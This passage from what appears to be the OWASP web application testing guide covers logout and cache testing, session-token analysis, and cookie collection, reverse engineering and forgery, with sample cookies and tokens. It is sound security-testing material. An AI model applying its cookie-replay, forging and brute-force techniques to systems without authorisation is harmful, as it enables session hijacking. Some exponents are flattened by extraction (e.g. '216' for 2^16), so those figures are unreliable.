1. Allowing the "cache password" feature in web browsers. Although not directly an application mechanism, this can and should be disabled.
2. Storing the password in a permanent cookie. The password must be hashed/encrypted and not sent in cleartext.

For the first method, check the HTML code of the login page to see whether browser caching of the passwords is disabled. The code for this will usually be along the following lines:

```
<INPUT TYPE="password" AUTOCOMPLETE="off">
```

The password autocomplete should always be disabled, especially in sensitive applications, since an attacker, if able to access the browser cache, could easily obtain the password in cleartext (public computers are a very notable example of this attack). To check the second implementation type – examine the cookie stored by the application. Verify the credentials are not stored in cleartext, but are hashed. Examine the hashing mechanism: if it appears a common well-known one, check for its strength; in homegrown hash functions, attempt several usernames to check whether the hash function is easily guessable. Additionally, verify that the credentials are only sent during the login phase, and not sent together with every request to the application.

GRAY BOX TESTING AND EXAMPLES

This test uses only functional features of the application and HTML code that is always available to the client, the graybox testing follows the same guidelines of the previous paragraph. The only exception is for the password encoded in the cookie, where the same gray box analysis described in the Cookie and Session Token Manipulation chapter can be applied.

4.4.6 LOGOUT AND BROWSER CACHE MANAGEMENT TESTING

BRIEF SUMMARY

In this phase, we check that the logout function is properly implemented, and that it is not possible to "reuse" a session after logout. We also check that the application automatically logs out a user when that user has been idle for a certain amount of time, and that no sensitive data remains stored in the browser cache.

DESCRIPTION OF THE ISSUE

The end of a web session is usually triggered by one of the following two events:

- The user logs out
- The user remains idle for a certain amount of time and the application automatically logs him/her out

Both cases must be implemented carefully, in order to avoid introducing weaknesses that could be exploited by an attacker to gain unauthorized access. More specifically, the logout function must ensure that all session tokens (e.g.: cookies) are properly destroyed or made unusable, and that proper controls are enforced at the server side to forbid them to be used again.

Note: the most important thing is for the application to invalidate the session on the server side. Generally this means that the code must invoke the appropriate method, e.g. HttpSession.invalidate() in Java, Session.abandon() in .NET. Clearing the cookies from the browser is a nice touch, but is not strictly necessary, since if the session is properly invalidated on the server, having the cookie in the browser will not help an attacker.

If such actions are not properly carried out, an attacker could replay these session tokens in order to "resurrect" the session of a legitimate user and virtually impersonate him/her (this attack is usually known as 'cookie replay'). Of course, a mitigating factor is that the attacker needs to be able to access those tokens (that are stored on the victim PC), but in a variety of cases it might not be too difficult. The most common scenario for this kind of attack is a public computer that is used to access some private information (e.g.: webmail, online bank account, ...): when the user has finished using the application and logs out, if the logout process is not properly enforced the following user could access the same account, for instance by simply pressing the "back" button of the browser. Another scenario can result from a Cross Site Scripting vulnerability or a connection that is not 100% protected by SSL: a flawed logout function would make stolen cookies useful for a much longer time, making life for the attacker much easier. The third test of this chapter is aimed to check that the application forbids the browser to

cache sensitive data, which again would pose a danger to an user accessing the application from a public computer.

BLACK BOX TESTING AND EXAMPLES

Logout function:
The first step is to test the presence of the logout function. Check that the application provides a logout button and that this button is present and well visible on all pages that require authentication. A logout button that is not clearly visible, or that is present only on certain pages, poses a security risk, as the user might forget to use it at the end of his/her session.

The second step consists in checking what happens to the session tokens when the logout function is invoked. For instance, when cookies are used a proper behavior is to erase all session cookies, by issuing a new Set-Cookie directive that sets their value to a non-valid one (e.g.: "NULL" or some equivalent value) and, if the cookie is persistent, setting its expiration date in the past, which tells the browser to discard the cookie. So, if the authentication page originally sets a cookie in the following way:

```
Set-Cookie: SessionID=sjdhqwoy938eh1q; expires=Sun, 29-Oct-2006 12:20:00 GMT; path=/;
domain=victim.com
```

the logout function should trigger a response somewhat resembling the following:


```
Set-Cookie: SessionID=noauth; expires=Sat, 01-Jan-2000 00:00:00 GMT; path=/;
domain=victim.com
```

The first (and simplest) test at this point consists in logging out and then hitting the 'back' button of the browser, to check whether we are still authenticated. If we are, it means that the logout function has been implemented insecurely, and that the logout function does not destroy the session IDs. This happens sometimes with applications that use non-persistent cookies and that require the user to close his browser in order to effectively erase such cookies from memory. Some of these applications provide a warning to the user, suggesting her to close her browser, but this solution completely relies on the user behavior, and results in a lower level of security compared to destroying the cookies. Other applications might try to close the browser using JavaScript, but that again is a solution that relies on the client behavior, which is intrinsically less secure, since the client browser could be configured to limit the execution of scripts (and in this case a configuration that had the goal of increasing security would end up decreasing it). Moreover, the effectiveness of this solution would be dependent on the browser vendor, version and settings (e.g.: the JavaScript code might successfully close an Internet Explorer instance but fail to close a Firefox one).


If by pressing the 'back' button we can access previous pages but not access new ones then we are simply accessing the browser cache. If these pages contain sensitive data, it means that the application did not forbid the browser to cache it (by not setting the Cache-Control header, a different kind of problem that we will analyze later).

After the "back button" technique has been tried, it's time for something a little more sophisticated: we can re-set the cookie to the original value and check whether we can still access the application in an authenticated fashion. If we can, it means that there is not a server-side mechanism that keeps track of active and non active cookies, but that the correctness of the information stored in the cookie is

enough to grant access. To set a cookie to a determined value we can use WebScarab and, intercepting one response of the application, insert a Set-Cookie header with our desired values:



Alternatively, we can install a cookie editor in our browser (e.g.: Add N Edit Cookies in Firefox):



A notable example of a design where there is no control at server side about cookies that belong to users that have already logged out is ASP.NET FormsAuthentication class, where the cookie is basically an encrypted and authenticated version of the user details that are decrypted and checked by the server side. While this is very effective in preventing cookie tampering, the fact that the server does not maintain an internal record of the session status means that it is possible to launch a cookie replay attack after the legitimate user has logged out, provided that the cookie has not expired yet (see the references for further detail).

It should be noted that this test only applies to session cookies, and that a persistent cookie that only stores data about some minor user preferences (e.g.: site appearance) and that is not deleted when the user logs out is not to be considered a security risk.

Timeout logout

The same approach that we have seen in the previous section can be applied when measuring the timeout logout. The most appropriate logout time should be a right balance between security (shorter logout time) and usability (longer logout time) and heavily depends on the criticality of the data handled by the application. A 60 minutes logout time for a public forum can be acceptable, but such a long time would be way too much in a home banking application. In any case, any application that does not enforce a timeout-based logout should be considered not secure, unless such a behavior is addressing a specific functional requirement. The testing methodology is very similar to the one outlined in the previous paragraph. First we have to check whether a timeout exists, for instance logging in and then killing some time reading some other Testing Guide chapter, waiting for the timeout logout to be triggered. As in the logout function, after the timeout has passed all session tokens should be destroyed or be unusable. We also need to understand whether the timeout is enforced by the client or by the server (or both). Getting back to our cookie example, if the session cookie is non-persistent (or, more in general, the session token does not store any data about the time) we can be sure that the timeout is enforced by the server. If the session token contains some time related data (e.g.: login time, or last access time, or expiration date for a persistent cookie), then we know that the client is involved in the timeout enforcing. In this case, we need to modify the token (if it's not cryptographically protected) and see what happens to our session. For instance, we can set the cookie expiration date far in the future and see whether our session can be prolonged. As a general rule, everything should be checked server-side and it should not be possible, re-setting the session cookies to previous values, to be able to access the application again.

Cached pages

Logging out from an application obviously does not clear the browser cache of any sensitive information that might have been stored. Therefore, another test that is to be performed is to check that our application does not leak any critical data into the browser cache. In order to do that, we can use WebScarab and search through the server responses that belong to our session, checking that for every page that contains sensitive information the server instructed the browser not to cache any data. Such a directive can be issued in the HTTP response headers:

```
HTTP/1.1:
Cache-Control: no-cache
HTTP/1.0:
Pragma: no-cache
Expires: <past date or illegal value (e.g.: 0)>
```

Alternatively, the same effect can be obtained directly at the HTML level, including in each page that contains sensitive data the following code:

```
HTTP/1.1:
<META HTTP-EQUIV="Cache-Control" CONTENT="no-cache">
HTTP/1.0:
<META HTTP-EQUIV="Pragma" CONTENT="no-cache">
<META HTTP-EQUIV=”Expires” CONTENT=”Sat, 01-Jan-2000 00:00:00 GMT”>
```

For instance, if we are testing an e-commerce application, we should look for all pages that contain a credit card number or some other financial information, and check that all those pages enforce the no-cache directive. On the other hand, if we find pages that contain critical information but that fail to

instruct the browser not to cache their content, we know that sensitive information will be stored on the disk, and we can double-check that simply by looking for it in the browser cache. The exact location where that information is stored depends on the client operating system and on the browser that has been used, but here are some examples:

- Mozilla Firefox:
    - Unix/Linux: ~/.mozilla/firefox/<profile-id>/Cache/
    - Windows: C:\Documents and Settings\<user_name>\Local Settings\Application Data\Mozilla\Firefox\Profiles\<profile-id>\Cache>
- Internet Explorer:
    - C:\Documents and Settings\<user_name>\Local Settings\Temporary Internet Files>

GRAY BOX TESTING AND EXAMPLE

Gray box testing is similar to Black box testing. In a gray box testing we can assume we have some partial knowledge about the session management of our application, and that should help us in understanding whether the logout and timeout functions are properly secured. As a general rule, we need to check that:

- The logout function effectively destroys all session token, or at least render them unusable
- The server performs proper checks on the session state, disallowing an attacker to replay some previous token
- A timeout is enforced and it is properly checked by the server. If the server uses an expiration time that is read from a session token that is sent by the client, the token must be cryptographically protected

For the secure cache test, the methodology is equivalent to the black box case, as in both scenarios we have full access to the server response headers and to the HTML code.

REFERENCES

Whitepapers

- ASP.NET Forms Authentication: "Best Practices for Software Developers" - http://www.foundstone.com/resources/whitepapers/ASPNETFormsAuthentication.pdf
- "The FormsAuthentication.SignOut method does not prevent cookie reply attacks in ASP.NET applications" - http://support.microsoft.com/default.aspx?scid=kb;en-us;900111

Tools

- Add N Edit Cookies (Firefox estension): https://addons.mozilla.org/firefox/573/

4.5 SESSION MANAGEMENT TESTING

At the core of any web-based application is the way in which it maintains state and thereby controls user-interaction with the site. Session Management broadly covers all controls on a user from authentication to leaving the application. HTTP is a stateless protocol, meaning web servers respond to client requests without linking them to each other. Even simple application logic requires a user's multiple requests to be associated with each other across a "session". This necessitates third party solutions – through either Off-The-Shelf (OTS) middleware and web-server solutions, or bespoke developer implementations. Most popular web application environments, such as ASP and PHP, provide developers with built in session handling routines. Some kind of identification token will typically be issued, which will be referred to as a "Session ID" or Cookie.

There are a number of ways a web-application may interact with a user. Each is dependent upon the nature of the site, the security and availability requirements of the application. Whilst there are accepted best practices for application development, such as those outlined in the OWASP Guide to Building Secure Web Applications, it is important that application security is considered within the context of the provider's requirements and expectations. In this chapter we describe the following items.

Analysis of the Session Management Schema

This paragraph describes how to analyse a Session Management Schema, with the goal to understand how the Session Management mechanism has been developed and if it is possible to break it

Cookie and Session Token Manipulation

Here it is explained how to test the security of session Token issued to the Client: how to make a cookie reverse engineering, and a cookie manipulation to force an hijacked session to work

Exposed Session Variables

Session Tokens represent confidential information because they tie the user identity with his own session. It's possible to test if the session token is exposed to this vulnerability and try to create a replay session attack.

Cross Site Request Forgery (CSRF)

CSRF describes a way to force an unknowing user to execute unwanted actions on a web application in which he is currently authenticated.

HTTP Exploit

Here is described how to test for an HTTP Exploit.

4.5.1 ANALYSIS OF THE SESSION MANAGEMENT SCHEMA

BRIEF SUMMARY

In order to avoid continuous authentication for each page of a website or service, web applications implement various mechanisms to store and validate credentials for a pre-determined timespan.

These mechanisms are known as Session Management and while they're most important in order to increase the ease of use and user-friendliness of the application, they can be exploited by a pen tester to gain access to a user account without the need to provide correct credentials.

DESCRIPTION OF THE ISSUE

The session management schema should be considered alongside the authentication and authorization schema, and cover at least the questions below from a non-technical point of view:

- Will the application be accessed from shared systems? e.g. Internet Café
- Is application security of prime concern to the visiting client/customer?
- How many concurrent sessions may a user have?
- How long is the inactive timeout on the application?
- How long is the active timeout?
- Are sessions transferable from one source IP to another?
- Is 'remember my username' functionality provided?
- Is 'automatic login' functionality provided?

Having identified the schema in place, the application and its logic must be examined to ensure the proper implementation of the schema. This phase of testing is intrinsically linked with general application security testing. Whilst the first Schema questions (is the schema suitable for the site and does the schema meet the application provider's requirements?) can be analysed in abstract, the final question (does the site implement the specified schema?) must be considered alongside other technical testing.

The identified schema should be analyzed against best practice within the context of the site during our penetration test. Where the defined schema deviates from security best practice, the associated risks should be identified and described within the context of the environment. Security risks and issues should be detailed and quantified, but ultimately the application provider must make decisions based on the security and usability of the application. For example, if it is determined that the site has been designed without inactive session timeouts, the application provider should be advised about risks such as replay attacks, long-term attacks based on stolen or compromised Session IDs, and abuse of a shared terminal where the application was not logged out. They must then consider these against other requirements such as convenience of use for clients and disruption of the application by forced re-authentication.

Session Management Implementation

In this Chapter we describe how to analyse a Session Schema and how to test it. Technical security testing of Session Management implementation covers two key areas:

- Integrity of Session ID creation
- Secure management of active sessions and Session IDs

The Session ID should be sufficiently unpredictable and abstracted from any private information, and the Session management should be logically secured to prevent any manipulation or circumvention of application security. These two key areas are interdependent, but should be considered separately for a number of reasons. Firstly, the choice of underlying technology to provide the sessions is bewildering and can already include a large number of OTS products and an almost unlimited number of bespoke or proprietary implementations. Whilst the same technical analysis must be performed on each, established vendor solutions may require a slightly different testing approach, and existing security research may exist on the implementation. Secondly, even an unpredictable and abstract Session ID may be rendered completely ineffectual should the Session management be flawed. Similarly, a strong and secure session management implementation may be undermined by a poor Session ID implementation. Furthermore, the analyst should closely examine how (and if) the application uses the available Session management. It is not uncommon to see Microsoft ISS server ASP Session IDs passed religiously back and forth during interaction with an application, only to discover that these are not used by the application logic at all. It is therefore not correct to say that because an application is built on a 'proven secure' platform its Session Management is automatically secure.

BLACK BOX TESTING AND EXAMPLE

Session Analysis

The Session Tokens (Cookie, SessionID or Hidden Field) themselves should be examined to ensure their quality from a security perspective. They should be tested against criteria such as their randomness, uniqueness, resistance to statistical and cryptographic analysis and information leakage.

- Token Structure & Information Leakage

The first stage is to examine the structure and content of a Session ID provided by the application. A common mistake is to include specific data in the Token instead of issuing a generic value and referencing real data at the server side. If the Session ID is clear-text, the structure and pertinent data may be immediately obvious as the following:

```
192.168.100.1:owaspuser:password:15:58
```

If part or the entire Token appears to be encoded or hashed, it should be compared to various techniques to check for obvious obfuscation. For example the string "192.168.100.1:owaspuser:password:15:58" is represented in Hex, Base64 and as an MD5 hash:

```
Hex    3139322E3136382E3130302E313A6F7761737075736572A70617373776F72643A31353A3538
Base64 MTkyLjE2OC4xMDAuMTpvd2FzcHVzZXI6cGFzc3dvcmQ6MTU6NTg=
MD5    01c2fc4f0a817afd8366689bd29dd40a
```

Having identified the type of obfuscation, it may be possible to decode back to the original data. In most cases, however, this is unlikely. Even so, it may be useful to enumerate the encoding in place from the format of the message. Furthermore, if both the format and obfuscation technique can be

deduced, automated brute-force attacks could be devised. Hybrid tokens may include information such as IP address or User ID together with an encoded portion, as the following:

```
owaspuser:192.168.100.1: a7656fafe94dae72b1e1487670148412
```

Having analysed a single Session Token, the representative sample should be examined. A simple analysis of the Tokens should immediately reveal any obvious patterns. For example, a 32 bit Token may include 16 bits of static data and 16 bits of variable data. This may indicate that the first 16 bits represent a fixed attribute of the user – e.g. the username or IP address. If the second 16 bit chunk is incrementing at a regular rate, it may indicate a sequential or even time-based element to the Token generation. See Examples. If static elements to the Tokens are identified, further samples should be gathered, varying one potential input element at a time. For example, login attempts through a different user account or from a different IP address may yield a variance in the previously static portion of the Session Token. The following areas should be addressed during the single and multiple Session ID structure testing:

- What parts of the Session ID are static?
- What clear-text proprietary information is stored in the Session ID?

e.g. usernames/UID, IP addresses

- What easily decoded proprietary information is stored?
- What information can be deduced from the structure of the Session ID?
- What portions of the Session ID are static for the same login conditions?
- What obvious patterns are present in the Session ID as a whole, or individual portions?

Session ID Predictability and Randomness

Analysis of the variable areas (if any) of the Session ID should be undertaken to establish the existence of any recognizable or predictable patterns. These analysis may be performed manually and with bespoke or OTS statistical or cryptanalytic tools in order to deduce any patterns in Session ID content. Manual checks should include comparisons of Session IDs issued for the same login conditions – e.g. the same username, password and IP address. Time is an important factor which must also be controlled. High numbers of simultaneous connections should be made in order to gather samples in the same time window and keep that variable constant. Even a quantization of 50ms or less may be too coarse and a sample taken in this way may reveal time-based components that would otherwise be missed. Variable elements should be analysed over time to determine whether they are incremental in nature. Where they are incremental, patterns relating to absolute or elapsed time should be investigated. Many systems use time as a seed for their pseudo random elements. Where the patterns are seemingly random, one-way hashes of time or other environmental variations should be considered as a possibility. Typically, the result of a cryptographic hash is a decimal or hexadecimal number so should be identifiable. In analysing Session IDs sequences, patterns or cycles, static elements and client dependencies should all be considered as possible contributing elements to the structure and function of the application.

- Are the Session IDs provably random in nature? e.g. Can the result be reproduced?

- Do the same input conditions produce the same ID on a subsequent run?
- Are the Session IDs provably resistant to statistical or cryptanalysis?
- What elements of the Session IDs are time-linked?
- What portions of the Session IDs are predictable?
- Can the next ID be deduced even given full knowledge of the generation algorithm and previous IDs?

Brute Force Attacks

Brute force attacks inevitably lead on from questions relating to predictability and randomness. The variance within the Session IDs must be considered together with application session durations and timeouts. If the variation within the Session IDs is relatively small, and Session ID validity is long, the likelihood of a successful brute-force attack is much higher. A long session ID (or rather one with a great deal of variance) and a shorter validity period would make it far harder to succeed in a brute force attack.

- How long would a brute-force attack on all possible Session IDs take?
- Is the Session ID space large enough to prevent brute forcing? e.g. is the length of the key sufficient when compared to the valid life-span
- Do delays between connection attempts with different Session IDs mitigate the risk of this attack?

GRAY BOX TESTING AND EXAMPLE

If you can access to session management schema implementation, you can check for the following:

- Random Session Token

It's important that the sessionID or Cookie issued to the client will not easily predictable (don't use linear algorithm based on predictable variables like as data or client IPAddr). It's strongly encouraged the use of cryptographic algorithms as AES with minimum key length of 256 bits.

- Token length

SessionID will be at least 50 characters length.

- Session Time-out

Session token should have a defined time-out (it depends on the criticality of the application managed data)

- Cookie configuration
    - non-persistent: only RAM memory

- secure (sent only via HTTPS): Set Cookie: cookie=data; path=/; domain=.aaa.it; secure
- HTTPOnly (not readable by a script): Set Cookie: cookie=data; path=/; domain=.aaa.it; HttpOnly

REFERENCES

Whitepapers

- Gunter Ollmann: "Web Based Session Management" - http://www.technicalinfo.net
- RFCs 2109 & 2965: "HTTP State Management Mechanism" - http://www.ietf.org/rfc/rfc2965.txt, http://www.ietf.org/rfc/rfc2109.txt
- RFC 2616: "Hypertext Transfer Protocol -- HTTP/1.1" - http://www.ietf.org/rfc/rfc2616.txt

4.5.2 COOKIE AND SESSION TOKEN MANIPULATION

BRIEF SUMMARY

In this test we want to check that cookies and other session tokens are created in a secure and non predictable way. An attacker that is able to predict and forge a weak cookie can easily hijack sessions of legitimate users.

DESCRIPTION OF THE ISSUE

Cookies are used to implement session management and are described in detail in RFC 2965. In a nutshell, when a user accesses an application which needs to keep track of the actions and identity of that user across multiple requests, a cookie (or more than one) is generated by the server and sent to the client, which will send it back to the server in all following connections until the cookie expires or is destroyed. The data stored in the cookie can provide to the server a large spectrum of information about who the user is, what action has performed so far, what are his/her preferences, etc. therefore providing a state to a stateless protocol like HTTP.

A typical example is provided by an online shopping cart: along the whole session of a user, the application must keep track of its identity, its profile, the products that he/she has chosen to buy, the quantity, the individual prices, discounts, etc. Cookies are an efficient way to store and pass this information back and forth (other methods are URL parameters and hidden fields).

Due to the importance of the data that they store, cookies are therefore vital in the overall security of the application. Being able to tamper with cookies may result in hijacking the sessions of legitimate users, gaining higher privileges in an active session and more in general influencing the operations of the application in an unauthorized way. In this test we have to check whether the cookies issued to clients can resist to a wide range of attacks aimed to interfere with the sessions of legitimate users and with the application itself. The overall goal is to be able to forge a cookie that will be considered valid by the application and that will provide some kind of unauthorized access (session hijacking, privilege escalation, ...). Usually the main steps of the attack pattern are the following:

- **cookie collection**: collection of a sufficient number of cookie samples;
- **cookie reverse engineering**: analysis of the cookie generation algorithm;
- **cookie manipulation**: forging of a valid cookie in order to perform the attack. This last step might require a large number of attempts, depending on how the cookie is created (cookie brute-force attack).

Another pattern of attack consists of overflowing a cookie. Strictly speaking, this attack has a different nature, since here we are not trying to recreate a perfectly valid cookie. Instead, our goal is to overflow a memory area, interfering with the correct behavior of the application and possibly injecting (and remotely executing) malicious code.

BLACK BOX TESTING AND EXAMPLES

All interaction between the Client and Application should be tested at least against the following criteria:

- Are all Set-Cookie directives tagged as Secure?
- Do any Cookie operations take place over unencrypted transport?
- Can the Cookie be forced over unencrypted transport?
- If so, how does the application maintain security?
- Are any Cookies persistent?
- What Expires= times are used on persistent cookies, and are they reasonable?
- Are cookies that are expected to be transient configured as such?
- What HTTP/1.1 Cache-Control settings are used to protect Cookies?
- What HTTP/1.0 Cache-Control settings are used to protect Cookies?

Cookie collection

The first step required in order to manipulate the cookie is obviously to understand how the application creates and manages cookies. For this task, we have to try to answer the following questions:

- How many cookies are used by the application ?

Surf the application. Note down when cookies are created. Make a list of received cookies, the page that sets them (with the set-cookie directive), the domain for which they are valid, their value and characteristics.

- Which parts of the application generate and/or modify the cookie ?

Surfing the application, find which cookies remain constant and which get modified. What events modify the cookie ?

- Which parts of the application require this cookie in order to be accessed and utilized?

Find out which parts of the application need a cookie. Access a page, then try again without the cookie, or with a modified value of it. Try to map which cookies are used where.

A spreadsheet mapping each cookie to the corresponding application parts and the related information can be a valuable output of this phase.

Cookie reverse engineering

Now that we have enumerated the cookies and have a general idea of their use, it's time to have a deeper look at cookies that seem interesting. What are we interested in? Well, a cookie, in order to provide a secure method of session management, must combine together several characteristics, each of which is aimed to protect the cookie from a different class of attacks. These characteristics are summarized below:

1. Unpredictability: a cookie must contain some amount of hard to guess data. The harder it is to forge a valid cookie, the harder is to break into legitimate users' session. If an attacker can guess the cookie used in an active session of a legitimate user, he/she will be able to fully impersonate that user (session hijacking). In order to make a cookie unpredictable, random values and/or cryptography can be used

2. Tamper resistance: a cookie must resist to malicious attempts of modification. If we receive a cookie like IsAdmin=No, it is trivial to modify it to get administrative rights, unless the application performs a double check (for instance appending to the cookie an encrypted hash of its value)

3. Expiration: a critical cookie must be valid only for an appropriate period of time and must be deleted from disk/memory afterwards, in order to avoid the risk of being replayed. This does not apply to cookie that store non-critical data that needs to be remembered across sessions (e.g.: site look-and-feel)

4. "Secure" flag: a cookie whose value is critical for the integrity of the session should have this flag enabled, in order to allow its transmission only in an encrypted channel to deter eavesdropping.

The approach here is to collect a sufficient number of instances of a cookie and start looking for patterns in their value. The exact meaning of "sufficient" can vary from a handful of samples if the cookie generation method is very easy to break to several thousands if we need to proceed with some mathematical analysis (e.g.: chi-squares, attractors, ..., see later).

It is important to pay particular attention to the workflow of the application, as the state of a session can have a heavy impact on collected cookies: a cookie collected before being authenticated can be very different from a cookie obtained after the authentication.

Another aspect to keep into consideration is time: always record the exact time when a cookie has been obtained, when there is the doubt (or the certainty) that time plays a role in the value of the cookie (the server could use a timestamp as part of the cookie value). The time recorded could be the local time or the server's timestamp included in the HTTP response (or both).

Analyzing the collected values, try to figure out all variables that could have influenced the cookie value and try to vary them one at the time. Passing to the server modified versions of the same cookie can be very helpful in understanding how the application reads and processes the cookie.

Examples of checks to be performed at this stage include:

- What character set is used in the cookie ? Has the cookie a numeric value ? Alphanumeric ? Hexadecimal ? What happens inserting in a cookie characters that do not belong to the expected charset ?

- Is the cookie composed of different sub-parts carrying different pieces of information ? How are the different parts separated ? With which delimiters ? Some parts of the cookie could have a higher variance, others might be constant, others could assume only a limited set of values. Breaking down the cookie to its base components is the first and fundamental step. An example of an easy-to-spot structured cookie is the following:

ID=5a0acfc7ffeb919:CR=1:TM=1120514521:LM=1120514521:S=j3am5KzC4v01ba3q

In this example we see 5 different fields, carrying different types of data:

```
ID – hexadecimal
CR – small integer
TM and LM – large integer. (And curiously they hold the same value. Worth to see what happens
modifying one of them)
S – alphanumeric
```

Even when no delimiters are used, having enough samples can help. As an example, let's see the following series:

```
0123456789abcdef
================
1 323a4f2cc76532gj
2 95fd7710f7263hd8
3 7211b3356782687m
4 31bbf9ee87966bbs
```

We have no separators here, but the different parts start to show up. We seem to have a 2-digit decimal number (columns #0 and #1), a 7-digit hexadecimal number (#2-#8), a constant "7" (#9), a 3-digit decimal number (#a-#c) and a 3-character string (#d-#f). There are still some shades: the first column is always odd, so maybe it's a value of its own where the least significant bit is always 1. Or maybe the first 9 columns are just one hexadecimal value. Collecting a few more samples will quickly answer our last questions.

- Does the cookie name provide some hints about the nature of data it stores? As hinted before, a cookie named "IsAdmin" would be a great target to play with

- Does the cookie (or its parts) seem to be encoded/encrypted? A 16 bytes long pseudo-random value could be a sign of a MD5 hash. A 20 bytes value could indicate a SHA-1 hash. A string of seemingly random alphanumeric characters could actually hide a base64 encoding that can be easily reversed using WebScarab or even a simple Perl script. A cookie whose value is "YWRtaW46WW91V29udEd1ZXNzTWU=" would translate into a more friendly

"admin:YouWontGuessMe". Another option is that the value has been obfuscated XORing it with some string.

- What data is included in the cookie? Example of data that can be stored in the cookie include: username, password, timestamp, role (e.g.: user, admin,...), source IP address. It is important at this stage to distinguish which pieces of information have a deterministic value and which have a random nature.

- If the cookie contains information about the source IP address, is it a corresponding check enforced server side? What happens changing, inside the same session, the IP address with which we contact the server? Is the request rejected?

- Does the cookie contain information about the application workflow? A cookie named "FailedLoginAttemps" could trigger an account logout. Being able to change its value keeping it to zero could allow a brute-force attack against one or more accounts.

- In case of numeric values, what are their boundaries? In the previous example, CR can probably hold a very limited set of values, while TM and LM use a much broader space. Can a field contain a negative number? If not, what happens forcing a negative number in it ? Is it possible to guess how many bytes are allocated for the value? If a cookie seems to assume values between 0 and 65535 only, then probably it is stored in an unsigned 2-bytes variable. What happens trying to overflow it ? If the cookie holds a string, how long can it be?

- If we start multiple separate sessions, how do the delivered cookies change? Let's say that we login 5 times in a row and we receive the following cookies:

```
id=7612542756:cnt=a5c8:grp=0
id=7612542756:cnt=a5c9:grp=0
id=7612542756:cnt=a5ca:grp=0
id=7612542756:cnt=a5cb:grp=0
id=7612542756:cnt=a5cd:grp=0
```

- As we can see, we have two constant fields ("id" and "grp") that probably identify us, so these parts are unlikely to change in future attempts. A third field ("cnt") changes, however, and looks like a hexadecimal 2-bytes counter. Between the 4th and the 5th cookie however we see that we have missed a value, meaning that probably someone else logged in.

- Does the cookie have an expiration time? Is it enforced server side (in order to do this check you can simply modify the set-cookie directive on the fly to indicate a much longer validity period and see whether the server respects it)? Enforcing of expiration times is extremely important as a defence against reply attacks.

If the cookie has authentication purposes, it is better to have at least 2 different users, in order to check how the cookie varies when belonging to different accounts. Sometimes, a cookie generation algorithm uses only deterministic values and once we have understood the algorithm logic we can easily forge a valid cookie. But sometimes things get more complex and a cookie (or parts of it) is generated by algorithms that do not let us easily forge valid cookies with a single attempt. For instance, a cookie might include a pseudo-random value. Another example is the use of encryption or hashing functions. Let's have a look at the following 5 cookies:

```
1: c75918d4144fc122975590ffa48627c3b1f01bb1
2: 9ec985ef773e19bab8b43e8ad7b6b4d322b5e50d
3: d49e0a658b323c4d7ee888275225b4381b70475c
4: 9ddc4dc3900890cf9c22c7b82fa3143a56b17cf6
5: fb000aa881948bffbcc01a94a13165fece3349c2
```

Is there any easy-to-spot generation algorithm? Except for the fact that they are all 20 bytes long, there is not much to be said. But they happen to be the SHA-1 hash of the five cookies of the previous example, which varied only by a 2-bytes counter. Therefore, they can assume only 65536 (216) different values, which is not a tiny number but still a lot less than the 2160 possible values of a SHA-1 hash. More precisely, we have reduced the cookie space of 2.23e+43 (2144) times.

The only way to spot this behavior of course would be to collect enough cookies, and a simple Perl script would be enough for the task. Also WebScarab and Cookie Digger provide very efficient and flexible cookie collection and analysis tools. Once we know that this cookie can assume only a very limited set of values, we now know that an impersonation attack against an active user has much higher chances to succeed than what would appear at first sight. We only have to change the user id and generate the 65536 corresponding possible hashed cookies.

More in general, a seemingly random cookie can be less random than it seems, and collecting a high number of cookies can provide valuable information about which values are more likely to be used, revealing hidden properties that could make guessing a valid cookie a viable attack. How many cookies are needed to perform such an analysis is a function of a high number of factors:

- Algorithm resistance to pattern discovery
- Computing resources that are available for the analysis
- Time needed to collect a single cookie

Once enough samples have been collected, it's time to look for patterns: for example, some characters might be more frequent than others, and another Perl script may be well enough to discover that.

There are some statistical methods that can help in finding patterns in apparently random numbers. A detailed discussion of these methods is outside the scope of this paper, but a few approaches are the following:

- Strange Attractors and TCP/IP Sequence Number Analysis http://www.bindview.com/Services/Razor/Papers/2001/tcpseq.cfm
- Correlation Coefficient - http://mathworld.wolfram.com/CorrelationCoefficient.html
- ENT - http://fourmilab.ch/random/

